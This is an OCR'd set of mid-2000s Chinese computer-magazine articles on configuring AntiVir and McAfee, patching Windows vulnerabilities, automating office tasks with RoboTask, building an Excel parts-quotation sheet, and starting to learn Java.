- ★一次，笔者在公司重装Windows时因为没有拔掉网线，不幸中了局域网中肆虐的某种病毒，想安装Norton Antivirus却根本装不上，而装上AVP后，轻松地就将数百个病毒全部扫除。

2.配置好才能发挥大作用

双击AVP系统托盘图标打开程序窗口，单击菜单"Options→Configuration"可以打开其参数设置对话框，下面重点介绍关键参数的设置。

(1)Scanner标签

这里用于对实时病毒防火墙的扫描选项进行设置，"Device mode"(设备模式)下面应设置为"Scan on file read and write"(扫描正在读写的文件)，这样在读写操作时均进行病毒扫描，更加安全；"Archives"(压缩包)下面的"PKLite/LZExe"也要选中，这样可以对压缩包进行扫描；"Drives to monitor"(要监视的驱动器)一定要选择"Local drives"(本地驱动器)才会对本地硬盘上的文件操作进行监视；"Files to scan"(要扫描的文件)是一个比较重要的参数，选择"All files"(所有文件)会对所有文件进行扫描，而选择"Use file extension list"(使用文件扩展名列表)则只对特定类型的文件进行扫描，单击"File Extensions"(文件扩展名)可以设置文件类型扩展名(见图1)。



图1 建议你使用默认设置

(2)Action标签

这里用来设置发现病毒时的处理方式，在"Action if file not repaired"(如果文件无法修复时的处理)下面可以设置当病毒文件无法修复时的处理方式，建议选择"Move to quarantine directory"(移动到隔离区)，这也是大多数杀毒软件推荐的处理方式，下面的"Quarantine directory"(隔离区目录)可以自定义隔离区的文件夹路径，这是其他杀毒软件不具备的功能。

(3)Repair标签

这里可以设置对带毒文件的修复方式，建议选中"Repair automatically"项以进行自动修复(默认没有选择)，为了防止修复时可能对文件造成的破坏，可勾选"Create backup before repair"项(修复前自动建立备份)，在"Backup directory"中可以设置备份文件保存路径。

(4)Unwanted Programs标签

除病毒外，还有一些可能会对系统造成破坏的玩笑或有害程序，在这个标签中共列出了五类这样的程序，没有

选中的程序类型，AVP 不会提示。软件默认只选择了“Report Dialer”(拨号程序)和“Report Backdoor-Client”(后门客户端程序)两种，笔者建议再选中“Report Possible Malicious Software (PMS)”(可疑的恶意程序)和“Report Jokes”(恶作剧程序)两个选项。

3.手工病毒扫描

右击AVP系统托盘图标，选择“Start AntiVir Main Program”(启动AntiVir主程序)可以打开手动扫描病毒主程序。在界面中的磁盘列表中可以选择要扫描的磁盘分区，单击工具栏左侧第一个按钮开始进行病毒扫描。另外需要注意，在这里，我们无法选择分区中的文件夹进行扫描，如果你只想扫描某个文件夹，可打开“资源管理器”，直接把这个文件夹拖到界面中就可开始扫描，非常方便。当然也可以在“资源管理器”文件夹右键菜单中选择“Scan for viruses With AntiVir”(用AntiVir扫描病毒)命令进行扫描。

> 小提示
>
> 在“Options”菜单中选择“Configuartion”可以打开手动扫描程序的参数设置对话框，大多数参数和前面的介绍都是一样的，这里不再详细介绍。

实战一：定制扫描计划

AVP具备了非常实用的计划扫描定制功能，对于一款免费的杀毒软件来说，提供此功能的确让人非常欣喜，下面介绍AVP在每周一的10点自动扫描系统的方法。

Step 1 单击菜单“Tool→Scheduler”(工具→计划任务)打开计划设置窗口。

Step 2 在弹出的“AntiVir Scheduler”(杀毒计划)窗口中单击“Yes”按钮，使计划扫描功能在系统启动时自动运行。

Step 3 单击界面中的“Insert”(插入)按钮，就会打开计划定制窗口，这里的每个标签代表一种计划执行的动作。

Step 4 在“Start AntiVir”标签下可以定制计划扫描功能，单击“Schedule”按钮可设置计划扫毒的时间，在“Frequency”(频率)下拉框中选择“Weekly”即每周重复，并在“Date or day”下拉框中选择“Monday”(星期一)，“Time”时间设置在“10:00”，单击“OK”按钮保存设置(见图2)。

实战二：定制升级计划

在新病毒层出不穷的网络时代，病毒库的升级是至关重要的，AVP不仅使用免费，而且提供了完全免费的病毒库升级功能。但软件并没有提供自动升级病毒库的功能，需要手动设置。



图2 这里其他三个标签分别用于设置三种不同的计划任务：Internet Update(自动升级病毒库)、Message(显示提示信息)、Start Program(运行指定程序)

Step 1 按实战一中Step 1～Step 3的方法进行操作。

Step 2 单击“Internet Update”标签，然后点击“Schedule”按钮，在“Frequency”下选择“Workday”(工作日)，在“Time”中设置“12:00”，点击“OK→确定”按钮。这样每个工作日的中午AVP都会自动进行升级了。

> 小提示
>
> 除实战二的计划升级外，你还可以手动升级或使用网络更新：
>
> ★手工升级。关闭AVP，从http://www.avup.de/updates/personal/vdf/antivir.vdf下载病毒库升级文件“antivir.vdf”，把它复制到D:\Program Files\AVPersonal目录(假设安装在D盘)，覆盖原来的病毒库文件，重新启动系统即可完成病毒库升级。
>
> ★网络更新。在AVP图标右键菜单中选择“Start Internet Update”，打开在线升级窗口，单击“Start”按钮，根据提示即可完成升级(见图3)。




图3 升级中的AVP

小编有话说：谁说免费无好货？很多高手看上的就是AVP占用资源低、免费这两大特点。现在小特已经开始体验这款免费的杀毒软件了(已经清除了N多病毒邮件了)，而且AVP低资源占用的特点，非常适合那些电脑配置较低的朋友。

CF [FH01]

巧识漏洞打补丁

■ 瑞星 张晓兵

最近,"震荡波"病毒闹得沸沸扬扬,大有盖过去年"冲击波"之势。纵观近几年病毒的发展,我们可以看到,造成社会波澜的病毒大多数是利用Windows的漏洞进行传播的病毒,例如,"蠕虫王"利用了SQL Server 2000的漏洞,"冲击波"利用了RPC的漏洞,"震荡波"利用了LSASS的漏洞。根据以往经验,漏洞病毒大多产生于漏洞与补丁程序公布的半个月后,因此当一个新漏洞产生后,用户是完全有时间弥补这些漏洞的。

什么是漏洞

那么,什么是漏洞?我们知道只要是软件就会有BUG,Windows也不例外,所谓漏洞也就是操作系统中那些可以让入侵者远程连接,进入本地电脑的BUG。即指操作系统中的某些程序存在人为错误,这些错误被发现后就成为漏洞,然后会被病毒编写者或黑客利用,从而产生利用漏洞传播的病毒,给用户的电脑造成破坏或影响。

比如说,即使密封性再好,也经常会有老鼠、蟑螂、苍蝇、蚊子这些害虫出现在你的家里,它们利用各种方法进到你家中,让你饱受其害,这是不是很像入侵者用漏洞进入你的系统一样呢?

那么病毒是如何通过漏洞进入电脑的呢?以冲击波病毒为例,该病毒利用了RPC漏洞进行缓冲区溢出攻击。RPC是Windows操作系统使用的一个协议,负责远程过程调用,冲击波病毒运行时会首先利用RPC服务,向存在漏洞的电脑发送一串经过设计的超长数据,即前面是一串数据,而后面则是病毒代码。在不存在漏洞的情况下,RPC服务就可以将这串超长数据拒绝掉,而因为RPC服务存在漏洞,那么这时这串超长的数据就会导致程序出错(或崩溃),当程序崩溃时就会正好错误地执行病毒设计好的代码,从而被病毒控制。由于RPC服务是核心的程序,是拥有最高权限的,病毒控制了RPC服务就等于拥有了系统最高权限,从而可以以最高权限运行代码,执行任何操作,包括安装程序,查看、更改或者删除数据,或者建立系统管理员权限的账户等。由于这时RPC服务已经崩溃,从而会出现系统异常的情况,并导致电脑反复重启。

漏洞修补术

系统有漏洞并不可怕,可怕的是用户并不知道系统中还存在这样的"后门",如果不采取措施,它迟早会成为病毒长驱直入的通道,因此,每个电脑用户都要了解系统自身的弱点,找出漏洞所在。

1.将操作系统的"自动更新"功能打开。以Windows 2000为例,打开方法是双击"开始→设置→控制面板"中的"自动更新"图标,选中"保持我的计算机最新..."项,这样,操作系统会定期检查系统的更新状态并给出相应提示。

2.使用第三方漏洞扫描工具。以瑞星杀毒软件2004版为例,其自带的"系统漏洞扫描"是一个不错的漏洞扫描工具,只要从安装了瑞星杀毒软件的朋友那里直接将瑞星安装文件夹下的ScanBD.exe文件和ScanBD目录单独拷贝出来,就是一个独立的漏洞扫描工具了。该工具的特点是不但能帮助用户将系统中存在的漏洞找出,还能将电脑的不安全设置找出来,例如"密码设置过于简单、有多个用户具有超级管理员权限"等,只要用户选择修复,该工具还能帮助用户将这些不安全设置直接修复,不过该工具有一点不太方便的是,只能给出漏洞补丁的下载地址,给系统打补丁的工作还得由用户自己来做。因此,最好的办法是上述两种方法结合使用。CF [FH03]



解决McAfee VirusScan无法启用扫描的问题

如果你的McAfee VirusScan无法启用扫描功能(在McAfee VirusScan系统托盘内的图标显示为禁用标志),这时你可以按如下顺序进行检查。

Step 1 右击系统托盘内的软件图标,选择菜单中的"启用按访问扫描"项,如果问题没有解决,则进行下一步操作。

Step 2 双击"我的电脑→控制面板→管理工具→服务",查看"Network Associates McShield"的状态是否为已启动。如果没有启动,只要双击该项,在"启动类型"下拉菜单中选择"自动",同时点击"服务状态"下的"启动"按钮即可。CF [FH04]

小特首先感谢各位读者朋友一直以来对"实用软件&防黑防毒"的支持与喜爱。为了让这个栏目更精彩,更好看,小特特此发出英雄贴,如果你对"实用软件&防黑防毒"有好的建议与意见,那么不要犹豫,赶快把它们发到software@cfan.com.cn。小特会从中抽出10名幸运读者,送上著名共享软件" 网文快捕(CyberArticle)"的注册码,让您立即升级为正版用户。

NEC 整版

网管绝密日记——我为什么能够如此轻松



■江苏 仲高萍 北京 周明宸 ■漫画 张炜昱

看点 RoboTask，这个全面超越了DOS时代的批处理文件，以及Windows中“计划任务”的自动化工具，把我平时不得不做的事全都接了过去。员工不会备份重要文件？不知道什么时候开会？想在下班后悄悄下载软件？需要监视某个特定文件夹的变化？……这些都没问题。可以说，只有你想不到，没有你做不到。所有工作，一键完成，甚至无需按键，自动完成！

我叫丁丁，是名网管。自从接手了这份工作，每天忙得晕头转向——我发现我的同事们并不是人人都懂电脑，有些人甚至不知道如何下载软件，重要的资料文件居然说删就删了……信不信由你，刚上任的那半个月，我的头要比现在大一倍。这样下去不是办法，我拿出看家本领，只用了一个小软件就解决掉所有问题。

以下是我上任后第三周的工作日记节选，记录了我如何用RoboTask解决那些繁琐问题的过程。我把它送给同样不愿意日复一日地被无聊的机械劳动困扰的人，希望它能为你的操作系统增加一点“智慧”，给你带来更多轻松。

RoboTask小档案

软件版本:2.0.3　　软件大小:2.8MB
软件性质:共享软件(60天完整试用)　　适用平台:Windows 9x/2000/XP
下载地址:http://www.robotask.com/downloads/RoboTaskSetup.exe

一、定时发送提醒邮件

又有人来询问为什么他的电子邮件不能用了。我都解释了N遍是因为邮件账号过期，看来如果不想点办法，解释2N遍也只是时间问题。还是使用RoboTask吧:每天定时给那些快到期的电邮账号发送一封提醒邮件，这样应该可以节省不少口水。

Step 1 运行RoboTask，执行“Task→New”命令新建一个自动化任务，在弹出窗口的“Task name”(任务名称)处为新任务起个名字，如“定时发送提醒邮件”。接着点击“Add”按钮，在弹出的“Select Action”(选择动作)列表框中，双击“Internet”下的“Send Email”(发送邮件)项(见图1)。



图1

Step 2 接下来要在“Send Email”窗口中设置邮件发送信息。分别在“From”、“To”、“Subj”后面输入发送地址、接收地址和邮件主题，在“Message text”(邮件正文)文本框中输入邮件内容，在“Attachments”(附件)项中点击右侧的加号按钮可以添加或删除附件(见图2)。



图2

Step 3 切换到“SMTP Server”发件服务器选项卡，在“Host”主机项中输入邮箱所在服务器的地址并勾选“Authentication Required”(需要认证)项后，在“Username”和“Password”项下分别输入邮箱用户名和密码(见图3)。




图3

Step 4 返回“Add Task”窗口，进入“Triggering Events”(触发事件)选项卡，点击“Add”按钮，在弹出的“Select Triggering Event”窗口中双击“General”常规下的“Scheduler”(日程)项，然后在“Scheduler”窗口中设置发送邮件的日期、时间和频度，点击蓝色的“+”按钮即可将预定的邮件发送时间添加到列表中(见图4)。这样即可为发送邮件任务添加定时自动执行功能。



图4

小提示

★在填写收件人地址时，如果需要群发邮件，可以在"To"后面输入多个邮件地址，用半角英文逗号隔开。

★如果在RoboTask的任何窗口左下方看到"{V}"按钮，点击后就可以在文本框中添加一些变量。比如要在邮件正文末尾添加发送日期和时间，则键入"{DATETIME}"。

如此一来，由于RoboTask是随Windows启动的，只要到了既定时间，提醒邮件就会自动发送出去。我只要每周更改一下快到期的邮件账号，他们就会在邮件真正过期之前，每天收到提醒邮件了。

二、轻松发布开会通知

尽管来这家公司的时间还不长，但我已经发现了一个非常搞笑的现象：由于总经理经常出差，开会时间总是迁就他，于是每次开会之前，内勤MM都会忙着打电话通知各部门，急得像热锅上的蚂蚁。就这么折腾，参会人员还未必能到齐。其实，那个内勤MM根本不必那么忙乱，借助RoboTask，只需1分钟就可以搞定啦！今天我就当回活雷锋吧……

Step 1 新建一个名为"发送即时消息"的任务，在"Add task"窗口中点击"Add"按钮，添加一个"Send Network Message"（发送网络消息）的动作，然后在弹出的窗口中点击浏览按钮，选择要接收消息的计算机名，再输入开会通知信息后，点击"OK"按钮（见图5）。




图5

Step 2 重复上个步骤，把对每个部门发送开会通知都定义为一个Action，"Action list"动作列表中就会出现详细的发送清单（见图6）。



图6

Step 3 返回主界面，右击刚刚创建的"发送即时消息"任务，选择"Run"，开会的消息就会自动发送到公司各个部门主管的计算机中了。

"什么？你知道要开会！"听到电话中各部门主管说早已接到开会通知，内勤MM惊得嘴都合不拢了！我是不是应该也帮她装个RoboTask呢？

三、下载、解压缩、刻录一条龙

"我说丁丁啊，你这儿有没有温两千安装盘？"经理看上去很着急，"拜托马上帮我找一张，我下午两点之前就要！"得！我也甭吃饭了，谁叫我偏偏没有这盘呢。去网上找一个吧，然后给他刻一张，这恐怕是最快的方法了——好在公司网速很快。可问题又来了，我找到的下载文件偏偏是win2000.zip，这下还得解压缩，然后刻盘……当然，你一定猜到了，RoboTask又替我完成了这一系列工作，让我能够安心吃午饭。

RoboTask默认安装中没有光盘刻录相关的命令，你需要事先安装一个额外的插件。

CDWriter For RoboTask小档案

软件版本：1.0　　软件大小：641KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.robotask.com/downloads/CDWriterForRoboTask.exe

Step 1 新建任务"经理的温两千"，然后从"Select Action"列表中选择"Internet"项中的"Download Files"（下载文件）。在弹出的"Download Files"窗口中输入文件下载地址和保存位置，如果有需要，可以添加多个下载地址（见图7）。



图7

Step 2 再次回到"Add task"窗口，点击"Add"按钮，添加"ZIP"项下的"Extract Files"（提取文件）动作。在弹出的"Extract Files"窗口中的"File to Unzip"下输入压缩包的本地路径（下载完毕后的），在"Destination Folder"（目标文件夹）项下指定压缩包的解压路径（建议使用一个新文件夹）。如果压缩包需要密码，则在"Password"中输入即可（见图8）。




图8

Step 3 解压缩完毕后，原有的压缩包就没用了。我们可以添加一个删除动作，删掉那个占地方的win2000.zip。方法与上面介绍的“定期删除临时文件”完全相同，只是在“Delete File”窗口中添加被删除的文件夹时，目标直接指向下载目录。

Step 4 在“Add task”窗口中点击“Add”按钮，添加“CD-DVD Writer”分支下的“Write to Disk”(刻录到光盘)动作。在“Write To CD/DVD”窗口中，首先要选择刻录光驱，然后点击“Add”按钮，弹出“ItemEditForm”窗口，选择刻录目标为“Folder”并在“Folder Name”后面输入刚才的解压缩路径，然后勾选“With Subfolders”(包括子文件夹，见图9)。“Write To CD/DVD”窗口的“Write Options”(写入设置)选项卡中可以进一步设置光盘卷标、刻录速度等，设置完毕后点击“OK”回到主界面。




图9

这样，全自动下载、解压缩、刻录的任务就制作完毕了。运行这个任务后，我终于可以放心去吃午饭了。另外，提醒有同样需求的朋友两件事:第一，在把你的下载地址添加到任务中之前，最好以单线程测试一下它是否可以下载;第二，记得把空的刻录盘放到刻录光驱中。

四、睡觉时也能上传下载

我睁开眼睛，清晨的阳光洒在我的床单上，我差点睡完一个无比舒服的懒觉，一通可恶的电话把我从美梦中惊醒，来电话的是我的死党Ricky，他问我昨天给我的那几个FTP站点上的东东是否已经下载完成……开玩笑，那些电影、动画和游戏加起来少说也有20GB，怎么可能那么快嘛！我告诉他，我已经让RoboTask帮我掌管FTP任务了，虽然我在睡懒觉，可下载进程一刻也没有停过……

Step 1 新建一个名为“全自动FTP下载”的任务，接着点击“Add”按钮，在弹出的“Select Action”列表中双击“FTP Commands”(FTP命令)下的“FTP Log On”(FTP登录)项。在弹出的窗口“Host”项中输入FTP地址，在“Port”中输入FTP端口，在“Username”和“Password”项中分别输入用户名和密码后，点击“OK”按钮(见图10)。




图10

Step 2 接着在“Add Task”对话框中点击“Add”按钮，在弹出的列表框中双击“FTP Commands”FTP命令项下的“FTP Download”项，在弹出的对话框中的“Remote File”(远程文件)项输入远程FTP的文件名;在“Local Folder”(本地文件夹)项设置下载后的文件在本机的保存位置。

Step 3 最后，要让FTP下载完成后能够自动关机。在“Select Action”列表中双击“General”项下的“Run Program/Open Document”(运行程序/打开文档)项。在弹出的对话框中，在“Program or Document File Name”(程序或文档名称)项中输入“shutdown”，在“Parameters”项中输入“-S”。

> 小提示
> 如果有多个FTP服务器需要连接，可以添加多个FTP下载或上传任务。

以上是我在昨天下班临走之前花了3分钟完成的工作，这将让我的电脑帮我下载20多GB的FTP资源然后自动关机，却不会影响工作。“这下你放心了吧，Ricky？”

以上就是我用RoboTask解决办公室里几个常见小问题的故事。其实RoboTask就像一个平台，每个操作都是一块积木，你可以根据自己的需要或喜好随意搭建。希望它也能为你带来更多的便利。

CF [BG01]

看点 利用这个自制的装机报价系统，你可以轻松地在其中选择各种配件，它就能自动计算出总价格，还可以方便地把每次报价保存到报价记录表中，比那些专门的装机报价软件还要强大！而且你只要稍加修改，还能用于其他用途，比如设计家装报价单等。

■ 福建 陈桂鑫

装机电算化 自制超强报价系统

装电脑之前货比三家是理所当然的，可怎么比才能比出个结果来呢？朋友求你帮忙装台机器，你应该如何帮他选择配件并让他及时地看到报价的变动呢？趴在电脑前用草稿纸算，那实在不体面，效率也低，更好的方法是用Excel 2003做一份装机报价系统。

当你需要装机时，只要打开这个Excel报价文档，从表单中选择各种配件，就能自动计算出总价格，还可以方便地把每次的报价保存到报价记录表中。这样做虽然在设计表单时稍费时间，但做出来以后，各种配件的名目和价格可以随意更改，你甚至可以加入新的报价条件(比如把U盘作为装机“标配”之一)，与那些装机报价软件相比，更方便、更强大。同时，你只要略加修改，就能应用到其他行业中，如设计家装报价单等。

一、设计装机报价表

万丈高楼平地起，我们首先要打好报价系统的“地基”，也就是把所有的表单结构做出来，包括用于自动记录装机配置的部分。

Step 1 建立价格库。建立一个工作表命名为“主板”，选中A列并在工具栏左侧的“名称框”中输入名字“主板”，然后回车，将A列命名为“主板”，再同时选中A、B两列，命名为“主板数据”(见图1)。重复上述操作，为每种配件建一个工作表并将保存型号的A列命名为配件名，A、B两列则命名为诸如“CPU数据”、“显卡数据”的模式。




图1

Step 2 建立配件列表。再建一个工作表命名为“分类”，在A列中输入各种配件名(见图2)，并将A列命名为“分类”。在分类工作表中各配件名必须与相应价格表中的A列命名保持一致。



图2

小提示

有效性窗口中不能直接引用其他工作表中的内容，所以必须先对其他工作表中的指定区域命名，然后再通过其名称进行引用。

Step 3 设计报价单。插入一个工作表命名为“报价”，绘制好报价单表格(见图3)。选中B4单元格，选择菜单栏的“数据／有效性”，在“编辑有效性”窗口中“设置”标签的“允许”输入框中选择“序列”，在“来源”输入框中直接输入：=INDIRECT("分类")，并选中“提供下拉箭头”和“忽略空值”复选项(见图4)。接下来，用同样方法对C4单元格设置有效性，不过，“来源”要改为：=INDIRECT(B4)。点击“确定”时可能会提示“数据源错误”，这是因为我们在B4单元格中未输入数据，不用管它。



图3



图4

在D4单元格中输入公式：=IF(C4="","",VLOOKUP(C4,INDIRECT(B4&"数据"),2,FALSE))，当C4单元格不为空时，在B4+数据所命名的区域首列中寻找等于C4的单元格，并返回该行B列的内容。选中B4、D4单元格，拖动左下角的填充柄到第18行把这些单元格复制下来。在合计D20中输入公式：=SUM(D4:D18)-D19，对各配件价格进行合计并扣除优惠价。在D2单元格输入公式：=NOW()，以自动显示当前日期。

Step 4 建立报价记录表。再插入一个工作表命名为“报价记录”，并按报价单中的数据顺序设置格式(见图5)。在A2输入公式：=INDIRECT("A4")+1，用于自动编号。至于第2行其他单元格，则分别令其等于报价单中的相应单元格，如：日期 B2=报价!D2、客户 C2=报价!C2、名称1 D2=报价!B4……

	A	B	C	D	E	F	G	H	I
1	序号	日期	客户	总价	优惠	名称1	型号1	价格1	名称2
2	=INDIRECT("A4")+1	=报价!D2	=报价!C2	=报价!D21	=报价!D20	=报价!B4	=报价!C4	=报价!D4	=报价!B5
3									
4									

报价 / 报价记录 / 分类 / CPU / 主板 / 显卡 / 声卡 / 硬盘 / 显示器 / 光驱 / 其它

图 5

小提示

INDIRECT("A4")是始终对A4的引用，即无论A4单元格上方的行是否被增加、删除或是单元格是否移动，公式引用的都是我们直接看到的A4单元格。通常的绝对引用也无法达到这个目的，不管输入A4+1或者$A$4+1，当我们在第3行前插入一行时，都会变成A5+1或$A$5+1。

Step 5 **制作“保存”按钮。**切换到“报价”工作表，选择“自选图形→基本形状→棱台”画一个按钮，右击该按钮选择“编辑文字”在按钮上输入“保存”二字。为了不让这个“保存”按钮被打印出来，还要右击按钮从“设置自选图形格式→属性”中单击取消“打印对象”前的“√”。然后，右击该按钮选择“指定宏”，在弹出的“指定宏”窗口中单击“录制”按钮，再单击“确定”按钮开始录制宏。以下为要录制的操作。

切换到“报价记录”工作表，选中第3行，右击选择“插入”，在第3行前插入一行。选中第2行复制，再选中第3行，单击菜单栏的“编辑→选择性粘贴”，在“选择性粘贴”窗口中选中“数值”，单击确定按钮将第2行内容以数值方式粘贴到第3行。返回“报价”工作表。单击“停止录制”工具栏中的“■”图标停止录制宏。

上述操作完成后，在“报价记录”工作表中选中第2行，右击选择“隐藏”，这样可以防止误操作，也比较美观。OK，现在大功告成！只要把这个文件保存为“装机报价系统.xls”，我们的装机报价系统就完成了。做一个快捷方式在桌面上吧，以后双击运行就可以直接进入报价系统了！

二、如何使用装机报价系统

装机报价表格已经完成了，那么，如何进一步填入配件信息，让这个报价系统物尽其用呢？

Step 1 **录入配件价格。**首先，当然要录入各种配件价格才能进行报价，这很简单。打开“装机报价系统.xls”后，切换到“主板”工作表，在工作表中的A列输入主板型号、B列输入价格(见图6)。按同样方法录入其他配件型号和价格。

	A	B	C
1	映泰 P4TSP-D2 集成CMI9739A声卡	670	
2	磐英 5P4EM	559	
3	微星 848P Neo 集成声卡	760	
4	升技 IS7-V	699	
5	建基 AX4SPB-UN	730	
6	翔升 AI848P-1	518	
7	七彩虹 C.848P	499	
8	冠盟 GMI 848P	530	
9			

报价 / 报价记录 / 分类 / 主板 / CPU / 显卡

图 6

Step 2 **填写报价单。**在“报价”工作表内选中名称列中的任一单元格(如B4)，就会在单元格后出现一个下拉箭头，单击下拉箭头从列表中选择所需的配件名称(如主板)，再选中后面的类型单元格，同样从列表中找到已输入的各种主板型号，选定所需型号后，价格就会自动出现在D4单元格。这样逐一选择好各种配件后，D20单元格的合计价格会自动算出。如果想要打折可在D19中输入优惠金额。最后打印出来就是一张报价单。

小提示

喜欢使用键盘操作的朋友可按Alt+↓显示下拉列表，按↓、↑键选择后回车确认。

Step 3 **保存报价单。**如果想保存制作好的报价单，只要单击“报价”工作表中的“保存”按钮即可直接将当前的报价单中的数据保存到“报价记录”工作表中。以后如需查询以前的报价单可在“报价记录”工作表中通过查找、筛选等进行查找。

三、让装机报价系统常用常新

做出这么一个报价系统来，我们当然希望它今后仍然能够发挥作用，而不仅仅是使用一次。如果有新的配件面世，或者硬件价格变动，旧的数据就不能再用了。这时我们必须对报价系统进行修正，让它常用常新。

Step 1 **增加新的配件类别。**按照设计报价表中Step 1的操作建立相应的配件工作表，并为其中的A列和“A、B”列指定相应名称，然后在“分类”工作表中加入新配件的名称。

Step 2 **修改价格。**市场价格瞬息万变，当然我们价格库中的价格也要随着改变，这只要打开配件价格所在工作表直接进行修改即可。对于已经不卖的配件，可直接右击该配件价格所在行的行标选择删除。由于我们保存报价记录时采用选择性粘贴，只复制数值，所以不用担心，配件价格库中的价格改变不会影响到已保存的记录。

Step 3 **增加报价单中的条目。**本例中只设计了14个配件条目，如果要增加一个条目得这样操作。先在“报价”工作表中右击第19行的行标选择“插入”，选中B18、D18单元格，拖动其左下角的填充柄把公式和格式复制到插入的第19行，把合价D21(原D20)单元格的公式改为：=SUM(D4:D19)-D20。切换到“报价记录”工作表中，选中1、3行，右击选择“取消隐藏”以显示第2行，再按设计报价表中Step 4的规律，在第二行相应单元格中输入：=报价!B19、=报价!C19、=报价!D19的公式。

CF [BG02]

有人说，咖啡馆是一个叫人学会放慢步伐、享受生活的地方。这句话不无道理。港人常把饮咖啡称为“叹咖啡”，这个“叹”字就有欣赏、品味的含义，舒适的环境，自然是招徕顾客之道。香港虽然寸金尺土，但无论在闹市或是在风景区，都不难找到精巧雅致的咖啡馆，它们或具欧陆情怀，或富英式韵味，大都环境优美、摆设得体、席位舒适、气派不凡。

Java 咖啡馆(1)——叹咖啡

■ Gary Chan

一、序言

许多人想学习编程，但不知道从哪里开始。在这个连载中，我将为你介绍Java编程技术，以及Java程序的开发方法，从零开始，循序渐进，希望能够让你亲自品味Java这种咖啡的香醇与浓郁。

如果说看完这个连载你便能全面掌握Java技术，我绝不敢打这样的保票。喝再多咖啡，我也无法把Java的博大精深浓缩成一个连载。咖啡馆本来就是休闲的地方，所以，我将有选择地为你介绍Java技术的重要组成部分，涉猎面广，但不见得都非常深入。所以，如果想真正在Java技术上有所造诣，也需要你自己的努力和汗水。毕竟，咖啡闻起来香，但本身是苦的，只有不嫌弃这点苦，才能品尝到真味道。

不过你也不必把这个连载看作古板的教程。Java技术从问世到如今，已有近10年的历史。在Java技术成长过程中，涌现了数不尽的英雄人物，帮助Java技术创造了史诗般的辉煌。在这个Java咖啡馆中，我们还准备了许多有趣的传记或故事，称之为“黄糖故事”。本来嘛，编程即创造，本身就有无穷乐趣。

欢迎到http://garychan.3322.org/交流心得体会，以及提出你对本连载的要求和希望。

二、什么是Java

或许你会把Java理解为印度尼西亚的爪哇岛，那里是早期印度－爪哇文化的中心，盛产具有良质酸味的阿拉比卡咖啡。然而在计算机业界中，一提起Java，人们的神经细胞就会立即兴奋起来，因为Sun的Java技术实在火得不得了！

首先你应该理解人们说的Java究竟是指什么。先说明一下，如果你是初学者，下面某些新名词难免会让你打问号。我希望你能够耐心看完并努力去理解，因为，这些名词会对你理解并喜爱Java有相当帮助。

当人们谈起Java，他们或许是指这些概念中的一种：

★ Sun公司的Java编程语言，一种面向对象的(Object Oriented，OO)编程语言。Java语言是C++和Smalltalk等计算机语言的衍生物。学习Java语言，类似于学习一门自然语言(比如英语)的语法。

★ Java虚拟机(Java Virtual Machine，JVM)。Java语言编写的程序运行在虚拟机上，而Java虚拟机是Java程序和操作系统间的中间层，所以Java程序可以运行在所有支持Java虚拟机的电子设备上(注意，不仅仅是个人电脑哦，电子设备还包括手机、PDA以及信息家电等)，而且不需要任何额外的操作，这是其他计算机语言无法比拟的优点。Sun公司推广Java的口号便是“一次编写，随处运行”，Java虚拟机便是这句口号的基石。

★ Java应用程序编程接口(Application Programming Interface，API)。Java API是预先编写好提供给程序员调用的函数，比如磁盘读写、网络调用、绘制图形等。如果把Java语言比作一门自然语言的语法，那么API便是一部满是好文佳句的书籍，用它可以帮助我们更方便地进行写作而不必样样从头写起。

★ Java技术的应用。“哇！你的这部手机支持Java呢！还是RPG游戏？！赶快给我玩，否则……”没错，由于Java语言创造性的优点，又是行业标准，所以受到各大企业的追捧，有广泛的应用。详细介绍请参考第三节。

黄糖故事

面向对象(Object Oriented，OO)

